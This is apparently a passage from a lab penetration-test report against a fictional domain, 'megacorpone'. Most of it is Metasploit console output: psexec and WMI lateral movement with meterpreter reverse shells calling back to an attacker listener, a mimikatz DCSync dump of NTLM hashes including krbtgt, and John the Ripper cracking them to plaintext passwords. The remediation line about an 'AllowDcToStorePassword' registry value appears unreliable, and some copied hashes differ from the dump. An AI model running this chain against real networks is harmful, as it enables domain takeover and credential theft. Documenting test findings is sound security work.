   TIMEOUT               10               yes       Timeout for WMI command in seconds


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     172.20.10.93     yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic
```

```
msf6 exploit(windows/local/wmi) > set RHOSTS 172.22.117.10
RHOSTS => 172.22.117.10
msf6 exploit(windows/local/wmi) > set session 5
session => 5
msf6 exploit(windows/local/wmi) > set SMBDomain megacorpone
SMBDomain => megacorpone
msf6 exploit(windows/local/wmi) > set SMBUser bbanner
SMBUser => bbanner
msf6 exploit(windows/local/wmi) > set SMBPass Winter2021
SMBPass => Winter2021
msf6 exploit(windows/local/wmi) > set LHOST 172.22.117.100
LHOST => 172.22.117.100
msf6 exploit(windows/local/wmi) > options

Module options (exploit/windows/local/wmi):

   Name                 Current Setting  Required  Description
   ----                 ---------------  --------  -----------
   RHOSTS               172.22.117.10    yes       Target address range or CIDR identifier
   ReverseListenerComm                   no        The specific communication channel to use for this listener
   SESSION              5                yes       The session to run this module on
   SMBDomain            megacorpone      no        The Windows domain to use for authentication
   SMBPass              Winter2021       no        The password for the specified username
   SMBUser              bbanner          no        The username to authenticate as
   TIMEOUT              10               yes       Timeout for WMI command in seconds


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     172.22.117.100   yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic

msf6 exploit(windows/local/wmi) > sessions

Active sessions
===============

  Id  Name  Type                     Information                    Connection
  --  ----  ----                     -----------                    ----------
  4         meterpreter x86/windows  NT AUTHORITY\SYSTEM @ WINDOWS10  172.22.117.100:4444 -> 172.22.117.20:52384 (
                                                                      172.22.117.20)
  5         meterpreter x86/windows  NT AUTHORITY\SYSTEM @ WINDOWS10  172.22.117.100:4444 -> 172.22.117.20:52391 (
                                                                      172.22.117.20)

msf6 exploit(windows/local/wmi) > run -j
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.
msf6 exploit(windows/local/wmi) >
[*] Started reverse TCP handler on 172.22.117.100:4444
[*] [172.22.117.10] Executing payload
[-] [172.22.117.10] Error moving on... stdapi_fs_delete_file: Operation failed: The process cannot access the file be
cause it is being used by another process.
[*] Sending stage (175174 bytes) to 172.22.117.10
[*] Meterpreter session 6 opened (172.22.117.100:4444 -> 172.22.117.10:58226 ) at 2023-02-15 15:42:42 -0500
Interrupt: use the 'exit' command to quit
msf6 exploit(windows/local/wmi) > sessions

Active sessions
===============

  Id  Name  Type                     Information                    Connection
  --  ----  ----                     -----------                    ----------
  4         meterpreter x86/windows  NT AUTHORITY\SYSTEM @ WINDOWS10  172.22.117.100:4444 -> 172.22.117.20:52384 (
                                                                      172.22.117.20)
  5         meterpreter x86/windows  NT AUTHORITY\SYSTEM @ WINDOWS10  172.22.117.100:4444 -> 172.22.117.20:52391 (
                                                                      172.22.117.20)
  6         meterpreter x86/windows  MEGACORPONE\bbanner @ WINDC01    172.22.117.100:4444 -> 172.22.117.10:58226 (
                                                                      172.22.117.10)
```

```
msf6 exploit(windows/local/wmi) > sessions -i 6
[*] Starting interaction with 6...

meterpreter > sysinfo
Computer        : WINDC01
OS              : Windows 2016+ (10.0 Build 17763).
Architecture    : x64
System Language : en_US
Domain          : MEGACORPONE
Logged On Users : 7
Meterpreter     : x86/windows
```

Credential Access and DCSync

Risk Rating: **Critical**

Description:
Kill Chain Labs was able to simulate the behavior of the Domain Controller and retrieve password data via domain replication. We were able to exploit using DCSync and acquire a list of usernames and password hashes for cdanvers, sstrange, wmaximoff, krgtgt, pparker, tstark which were then cracked with John the Ripper.

Affected Hosts: 172.22.117.20, 172.22.117.10

Remediation:

- Disable the DCSync feature by editing the Domain Controller's registry key to set the "AllowDcToStorePassword" value to zero, preventing the domain controllers from responding to DCSync requests
- Stay up to date with known vulnerabilities and software patches as soon as they become available.
- Monitor for future DCSync attacks by enabling auditing on domain controllers and monitoring event logs for suspicious activity.

```
msf6 exploit(windows/smb/psexec) > exploit

[-] Handler failed to bind to 172.20.117.100:4444:-  -
[*] Started reverse TCP handler on 0.0.0.0:4444
[*] 172.22.117.20:445 - Connecting to the server ...
[*] 172.22.117.20:445 - Authenticating to 172.22.117.20:445|megacorpone as user 'tstark'...
[*] Sending stage (175174 bytes) to 172.22.117.20
[*] Sending stage (175174 bytes) to 172.22.117.20
[*] 172.22.117.20:445 - Selecting PowerShell target
[*] 172.22.117.20:445 - Executing the payload ...
[*] Meterpreter session 4 opened (172.22.117.100:4444 -> 172.22.117.20:52384 ) at 2023-02-15 15:37:42 -0500
[*] Meterpreter session 5 opened (172.22.117.100:4444 -> 172.22.117.20:52391 ) at 2023-02-15 15:37:42 -0500
[+] 172.22.117.20:445 - Service start timed out, OK if running a command or non-service executable ...

meterpreter > sessions
Usage: sessions <id>

Interact with a different session Id.
This works the same as calling this from the MSF shell: sessions -i <session id>

meterpreter > background
[*] Backgrounding session 5 ...
msf6 exploit(windows/smb/psexec) > sessions

Active sessions
===============

  Id  Name  Type                     Information                    Connection
  --  ----  ----                     -----------                    ----------
  4         meterpreter x86/windows  NT AUTHORITY\SYSTEM @ WINDOWS10  172.22.117.100:4444 -> 172.22.117.20:52384  (
                                                                      172.22.117.20)
  5         meterpreter x86/windows  NT AUTHORITY\SYSTEM @ WINDOWS10  172.22.117.100:4444 -> 172.22.117.20:52391  (
                                                                      172.22.117.20)

msf6 exploit(windows/smb/psexec) > sessions -i 5
[*] Starting interaction with 5 ...

meterpreter > background
[*] Backgrounding session 5 ...
msf6 exploit(windows/smb/psexec) > use exploit/windows/local/wmi
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
```

```
msf6 exploit(windows/local/wmi) > options

Module options (exploit/windows/local/wmi):

   Name                 Current Setting  Required  Description
   ----                 ---------------  --------  -----------
   RHOSTS               172.22.117.10    yes       Target address range or CIDR identifier
   ReverseListenerComm                   no        The specific communication channel to use for this listener
   SESSION              5                yes       The session to run this module on
   SMBDomain            megacorpone      no        The Windows domain to use for authentication
   SMBPass              Winter2021       no        The password for the specified username
   SMBUser              bbanner          no        The username to authenticate as
   TIMEOUT              10               yes       Timeout for WMI command in seconds


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     172.22.117.100   yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic


msf6 exploit(windows/local/wmi) > sessions

Active sessions
===============

  Id  Name  Type                     Information                    Connection
  --  ----  ----                     -----------                    ----------
  4         meterpreter x86/windows  NT AUTHORITY\SYSTEM @ WINDOW510  172.22.117.100:4444 -> 172.22.117.20:52384 (
                                                                      172.22.117.20)
  5         meterpreter x86/windows  NT AUTHORITY\SYSTEM @ WINDOW510  172.22.117.100:4444 -> 172.22.117.20:52391 (
                                                                      172.22.117.20)
```

```
msf6 exploit(windows/local/wmi) > run -j
[*] Exploit running as background job 8.
[*] Exploit completed, but no session was created.
msf6 exploit(windows/local/wmi) >
[*] Started reverse TCP handler on 172.22.117.100:4444
[*] [172.22.117.10] Executing payload
[-] [172.22.117.10] Error moving on... stdapi_fs_delete_file: Operation failed: The process cannot access the file be
cause it is being used by another process.
[*] Sending stage (175174 bytes) to 172.22.117.10
[*] Meterpreter session 6 opened (172.22.117.100:4444 -> 172.22.117.10:58226 ) at 2023-02-15 15:42:42 -0500
Interrupt: use the 'exit' command to quit
msf6 exploit(windows/local/wmi) > sessions

Active sessions
===============

  Id  Name  Type                     Information                    Connection
  --  ----  ----                     -----------                    ----------
  4         meterpreter x86/windows  NT AUTHORITY\SYSTEM @ WINDOW510  172.22.117.100:4444 -> 172.22.117.20:52384 (
                                                                      172.22.117.20)
  5         meterpreter x86/windows  NT AUTHORITY\SYSTEM @ WINDOW510  172.22.117.100:4444 -> 172.22.117.20:52391 (
                                                                      172.22.117.20)
  6         meterpreter x86/windows  MEGACORPONE\bbanner @ WINDC01    172.22.117.100:4444 -> 172.22.117.10:58226 (
                                                                      172.22.117.10)
```

```
msf6 exploit(windows/local/wmi) > sessions -i 6
[*] Starting interaction with 6...

meterpreter > sysinfo
Computer        : WINDC01
OS              : Windows 2016+ (10.0 Build 17763).
Architecture    : x64
System Language : en_US
Domain          : MEGACORPONE
Logged On Users : 7
Meterpreter     : x86/windows
meterpreter > shell
Process 3476 created.
Channel 1 created.
Microsoft Windows [Version 10.0.17763.737]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>net users
net users

User accounts for \\

-------------------------------------------------------------------------------
Administrator            bbanner                  cdanvers
Guest                    krbtgt                   pparker
sstrange                 tstark                   wmaximoff
The command completed with one or more errors.


C:\Windows\system32>exit
exit
```

```
meterpreter > load kiwi
Loading extension kiwi...
  .#####.   mimikatz 2.2.0 20191125 (x86/windows)
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > http://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX            ( vincent.letoux@gmail.com )
  '#####'        > http://pingcastle.com / http://mysmartlogon.com  ***/

[!] Loaded x86 Kiwi on an x64 architecture.

Success.
meterpreter > dcsync_ntlm cdanvers
[+] Account   : cdanvers
[+] NTLM Hash : 5ab17a555eb088267f5f2679823dc69d
[+] LM Hash   : cc7ce5523313179 1c7abd9467e909977
[+] SID       : S-1-5-21-1129708524-1666154534-779541012-1603
[+] RID       : 1603

meterpreter > dcsync_ntlm sstrange
[+] Account   : sstrange
[+] NTLM Hash : 1628488e442316500a176701e0ac3c54
[+] LM Hash   : a7bda648b8e5a5c60bafb37368afba87
[+] SID       : S-1-5-21-1129708524-1666154534-779541012-1108
[+] RID       : 1108

meterpreter > dcsync_ntlm wmaximoff
[+] Account   : wmaximoff
[+] NTLM Hash : 8b8141e534fb12d4acd773456ea59406
[+] LM Hash   : 6dd22e107998e6e66dfe4898de33a57b
[+] SID       : S-1-5-21-1129708524-1666154534-779541012-1605
[+] RID       : 1605

meterpreter > dcsync_ntlm krbtgt
[+] Account   : krbtgt
[+] NTLM Hash : 71e38edcf2d1eacfe6b1dbf0e5d6abf3
[+] LM Hash   : 48ce2e778c9e6c6208e5c08bd18a3c8e
[+] SID       : S-1-5-21-1129708524-1666154534-779541012-502
[+] RID       : 502

meterpreter > dcsync-ntlm pparker
[-] Unknown command: dcsync-ntlm
meterpreter > dcsync_ntlm pparker
[+] Account   : pparker
[+] NTLM Hash : 57912afe60e9274c35672bf526baed61
[+] LM Hash   : a59eb8287f435b708f212ac5f5f159d6
[+] SID       : S-1-5-21-1129708524-1666154534-779541012-1109
[+] RID       : 1109

meterpreter > dcsync_ntlm tstark
[+] Account   : tstark
[+] NTLM Hash : fbdcd5041c96ddbd82224278b57f11fc
[+] LM Hash   : 405580f975f6b6d3fb80fab72232baae
[+] SID       : S-1-5-21-1129708524-1666154534-779541012-1601
[+] RID       : 1601
```

```
GNU nano 5.4                                        hashlast.txt *
cdanvers:5ab17a555eb088267f5f2679823dc69d
sstrange:1628488e442316500a176701e0ac3c54
wmaximoff:8b0141e534fb12d4acd773456ea59406
krbtgt:71e38edcf2d1eacfe6b1dbf0e5d6abf3
pparker:57912afe60e9274c35672bf526baed61
tstark:fbdcd5041c96ddbd82224270b57f11fc
```

```
┌──(root㉿kali)-[~]
└─# john --format=NT --show hashlast.txt
cdanvers:Marvel!
sstrange:Summer2021
wmaximoff:Paladin@
pparker:Spring2021
tstark:Password!

5 password hashes cracked, 1 left
```

MITRE ATT&CK Navigator Map